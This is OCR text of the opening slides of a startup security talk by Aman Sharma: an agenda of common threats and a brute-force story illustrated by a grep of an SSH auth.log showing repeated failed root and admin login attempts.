

179
13/37
SECURITY AT
EARLY STAGE STARTUP
By Aman Sharma
Pause

:> Who am I

Aman Sharma


DevOps Ambassador and CTO



@amanintech amanin.tech


twimbit AMP TU WIEN FAKULTÄT FÜR INFORMATIK Faculty of Informatics


Upsell ATLANCEY


Hacked
Malware
DDoS
Phishing
SQL Injection
Lesson
Startup Playbook
Security Areas
Password
Communication
Code
Web
Server
Authentication
Best Practices

In a startup
Either your security has been compromised or yet to be compromised.


STORY
TIME



Story 1
Hacked by Russians




```
root@adc1:~# egrep "Failed|failure"  /var/log/auth.log
Dec  5 21:39:17 adc1 sshd[41458]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 tty=ssh ruser= rhost=192.168.1.3  user=root
Dec  5 21:39:20 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:23 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:28 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:28 adc1 sshd[41458]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=192.168.1.3  user=root
Dec  5 21:39:41 adc1 sshd[41469]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 tty=ssh ruser= rhost=192.168.1.3  user=tecmint
Dec  5 21:39:44 adc1 sshd[41469]: Failed password for tecmint from 192.168.1.3 port 37364 ssh2
Dec  5 21:40:18 adc1 sshd[41491]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 tty=ssh ruser= rhost=192.168.1.245  user=root
Dec  5 21:40:21 adc1 sshd[41491]: Failed password for root from 192.168.1.245 port 52882 ssh2
Dec  5 21:40:24 adc1 sshd[41491]: Failed password for root from 192.168.1.245 port 52882 ssh2
Dec  5 21:40:30 adc1 sshd[41491]: Failed password for root from 192.168.1.245 port 52882 ssh2
Dec  5 21:40:30 adc1 sshd[41491]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=192.168.1.245  user=root
Dec  5 21:40:42 adc1 sshd[41506]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 tty=ssh ruser= rhost=192.168.1.245  user=admin
Dec  5 21:40:42 adc1 sshd[41506]: pam_winbind(sshd:auth): request wbcLogonUser failed: WBC_ERR_AUTH_
ERROR, PAM error: PAM_AUTH_ERR (7), NTSTATUS: NT_STATUS_LOGON_FAILURE, Error message was: Logon fail
ure
Dec  5 21:40:45 adc1 sshd[41506]: Failed password for admin from 192.168.1.245 port 52884 ssh2
root@adc1:~# _
```

What happened ?

